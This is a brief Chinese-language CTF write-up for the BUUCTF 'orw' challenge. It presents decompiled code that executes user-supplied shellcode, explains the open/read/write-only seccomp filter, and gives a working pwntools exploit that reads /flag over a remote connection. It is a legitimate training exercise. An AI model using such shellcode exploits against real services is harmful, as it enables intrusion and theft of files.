


属于增加见识的题目

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     orw_seccomp();
4     printf("Give me your shellcode:");
5     read(0, &shellcode, 0xC8u);
6     ((void (*)(void))shellcode)();
7     return 0;
8 }
```

首先看orw_seccomp函数



```
1 unsigned int orw_seccomp()
2 {
3     __int16 v1; // [esp+4h] [ebp-84h] BYREF
4     char *v2; // [esp+8h] [ebp-80h]
5     char v3[96]; // [esp+Ch] [ebp-7Ch] BYREF
6     unsigned int v4; // [esp+6Ch] [ebp-1Ch]
7
8     v4 = __readgsdword(0x14u);
9     memcpy(v3, &unk_8048640, sizeof(v3));
10    v1 = 12;
11    v2 = v3;
12    prctl(38, 1, 0, 0, 0);
13    prctl(22, 2, &v1);
14    return __readgsdword(0x14u) ^ v4;
15 }
```

看见调用了prctl函数

第一个禁止了提权

第二个只允许使用system的open read write函数

这个程序让你输入shellcode

```
[*] A newer version of pwntools is available on pypi (3.12.1 -> 4.0.0,  
Update with: $ pip install -U pwntools  
[*] '/home/giantbranch/Desktop/ctf/orw'  
Arch:      i386-32-little  
RELRO:     Partial RELRO  
Stack:     Canary found  
NX:        NX disabled  
PIE:       No PIE (0x8048000)  
RWX:       Has RWX segments  
giantbranch@ubuntu:~/Desktop/ctf$
```

发现栈是可以执行shellcode的

然后就是手写汇编了

```
from pwn import *  
  
io = remote('node4.buuoj.cn',25094)  
  
context.binary = 'orw'  
elf = ELF('orw')  
  
shellcode = shellcraft.open('/flag')  
shellcode += shellcraft.read('eax','esp',100)  
shellcode += shellcraft.write(1,'esp',100)  
shellcode = asm(shellcode)  
  
sleep(0.2)  
io.sendline(shellcode)  
  
io.interactive()
```